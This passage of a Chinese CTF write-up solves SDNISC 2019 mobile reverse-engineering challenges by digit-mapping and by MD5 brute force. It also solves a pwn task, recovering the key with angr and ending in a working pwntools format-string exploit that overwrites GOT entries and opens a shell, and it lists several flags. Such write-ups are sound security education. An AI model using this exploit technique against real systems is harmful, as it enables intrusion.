   flag_str += chr(SdSdSdSd)
  SdSd = []
print(flag_str)
#flag{eb0cf2f1bfc9990ee3d399a2bbde3dd4}
```

Mobile-第一题（10pt）


jeb打开，很简单的逆向题



```
        char[] flag = arg9.toCharArray();
        char[] v1 = new char[]{'S', 'd', 'n', 'i', 's', 'c', '2', '0', '1', '9'};
        String v2 = "sic19Sdc02ds10c";
        if(flag.length == 0) {
            return "请输入内容";
        }

        int v3 = 0;
        int v4;
        for(v4 = 0; true; ++v4) {
            v6 = 48;
            if(v4 >= flag.length) {
                break;
            }

            if(flag[v4] < v6) {
                return "你的输入应该为纯数字！";
            }

            if(flag[v4] > 57) {
                return "你的输入应该为纯数字！";
            }
        }

        if(flag.length != 15) {
            return "出错啦！";
        }

        String v4_1 = "";
        while(v3 < arg9.length()) {
            v4_1 = v4_1 + v1[arg9.charAt(v3) - v6];
            ++v3;
        }

        if(v4_1.equals(v2)) {
            return "flag{" + Data.md5(arg9) + "}";
        }

        return "你输入的数字不正确";
    }
```

```
v='sic19Sdc02ds10c'
s1='Sdnisc2019'
f=''
for i in range(len(v)):
 for j in range(len(s1)):
  if(s1[j]==v[i]):
   f += str(j)
print(f)
#435890157614875
```


再md5加下密即可,或者去模拟器下体验下获取flag的快感（无）



435890157614875

flag{fa325b75b81d692dc1bce36cf1b7eb36}

Mobile-贪吃蛇（20pt）



游戏已结束
总得分:0


点击屏幕 重新开始

Score is too low

Needa permission!

太难玩了55555

关键函数在这：



```
    public String check(int arg2, int arg3, int arg4) {
        if(arg2 == 90) {
            return this.encrypt(arg2, arg3, arg4);
        }

        return "Score is too low";
    }

    public String encrypt(int arg7, int arg8, int arg9) {
        byte[] v2_1;  // base64
        String v0_1 = String.valueOf(arg7) + String.valueOf(arg8) + String.valueOf(arg9);
        if(v0_1.length() == 8) {
            try {
                v2_1 = MessageDigest.getInstance("md5").digest(encode.encode(v0_1).getBytes());  // base64
            }
            catch(Exception v2) {
                throw new RuntimeException("没有这个md5算法！");
            }

            String v2_2 = new BigInteger(1, v2_1).toString(16);
            int v3;
            for(v3 = 0; v3 < 32 - v2_2.length(); ++v3) {
                v2_2 = "0" + v2_2;
            }

            if(v2_2.equals("cc3fa9c107c0d8b48d6af32d26eacf2a")) {
                return "flag{" + v0_1 + "}";
            }

            return "something wrong";
        }

        return "something wrong";
    }
}
```

第一个参数是90，要求90与两个数字组成一个字符串，长度为8，那么就先猜测两个都是3位的。之后base64加密，再md5加密，要求等于"cc3fa9c107c0d8b48d6af32d26eacf2a"

爆破即可：


```
import hashlib
import base64
from Crypto.Util.number import long_to_bytes ,bytes_to_long

s = 'cc3fa9c107c0d8b48d6af32d26eacf2a'
for a2 in range(100, 999):
 for a3 in range(100, 999):
  s1 = b'90%3d%3d' % (a2, a3)
  str = base64.b64encode((s1))
  m = hashlib.md5()
  m.update(str)
  md5 = m.hexdigest()
  if s == md5:
   print (md5)
   print (s1)
#cc3fa9c107c0d8b48d6af32d26eacf2a
#b'90585675'
```

flag{90585675}

PWN-铜牌2MinZhu（25pt）

angr大法好，上个星期刚学了angr，没想到这就用上了。


程序有两个函数，第一个相当于一个逆向，要求出来key才能进入第二步。



```
v6 = __readgsdword(0x14u);
v1 = 0;
s = 0;
v5 = 0;
memset(
  (void *)((unsigned int)&v3 & 0xFFFFFFFC),
  0,
  4 * (((unsigned int)((char *)&s - ((unsigned int)&v3 & 0xFFFFFFFC) + 50) & 0xFFFFFFFC) >> 2));
printf("Key:");
__isoc99_scanf("%s", &s);
if ( strlen((const char *)&s) == 6
  && (_BYTE)s == 120
  && 120 * SHIBYTE(s) == 6840
  && SBYTE1(s) + SBYTE2(s) == 178
  && SBYTE2(s) - v4 == 46
  && SHIBYTE(s) * v4 == 3078
  && v3 + SBYTE2(s) == 221
  && (char)s - v4 == 66 )
{
  v1 = 1;
}
if ( v1 == 1 )
  puts("\n      Hi,  SDNISC 2019 ~~~ \n\n");
else
  puts(" ------------ ");
result = v1;
if ( __readgsdword(0x14u) != v6 )
  sub_8048A10();
return result;
}
```


逆的话还得动态调试分析，太麻烦了，angr直接获取：（angr安装：https://blog.csdn.net/Hotspurs/article/details/102711880）

```
import angr
proj = angr.Project("./pwn_MinZhu")

simgr = proj.factory.simgr()

simgr.explore(find=lambda s: b"Hi,  SDNISC 2019 ~~~" in s.posix.dumps(1))

print simgr.found[0].posix.dumps(0)
```



```
root@kali:~/CTF/IDA_ELF# workon angr
(angr) root@kali:~/CTF/IDA_ELF# python angr_pwn.py
WARNING | 2019-11-04 09:25:30,986 | angr.analyses.disassembly_utils | Your version of ca
pstone does not support MIPS instruction groups.
xNd9y6
(angr) root@kali:~/CTF/IDA_ELF# 
```

不到10秒就得到了Key，进入下一个函数



```c
int sub_8048859()
{
  int result; // eax
  unsigned int v1; // et1
  char s; // [esp+0h] [ebp-48h]
  unsigned int v3; // [esp+3Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("\nyour msg:");
  do
  {
    memset(&s, 0, 0x3Cu);
    read(0, &s, 0x3Cu);
    printf(&s);
    puts((const char *)&unk_8048A8D);
    putchar(10);
    ++dword_804A0B8;
  }
  while ( dword_804A0B8 < dword_804A064 );
  puts("bye~~");
  v1 = __readgsdword(0x14u);
  result = v1 ^ v3;
  if ( v1 != v3 )
    sub_8048A10();
  return result;
}
```

格式化字符串漏洞，而且发现与去年的很像。。

```python
from pwn import *
context.log_level = 'debug'
cn = remote('172.29.1.28',9999)
#cn = process('pwn_MinZhu')
print 'next'
cn.recvuntil('Key:')
cn.sendline('xNd9y6')
print 'next'
cn.recvuntil('your msg:')
payload = fmtstr_payload(4,{0x0804A064:0x3})
cn.sendline(payload)
payload = fmtstr_payload(4,{0x0804A060:0x2019})
cn.sendline(payload)
payload = fmtstr_payload(4,{0x804a01c:0x08048696})
cn.sendline(payload)
cn.interactive()


#xNd9y6
```

总结

第一次打省赛，个人赛拿了个二等奖，虽然对结果还算满意，但感觉许多题还是应该做出来的。

以后好好学下pwn，为今后的比赛做更好的准备。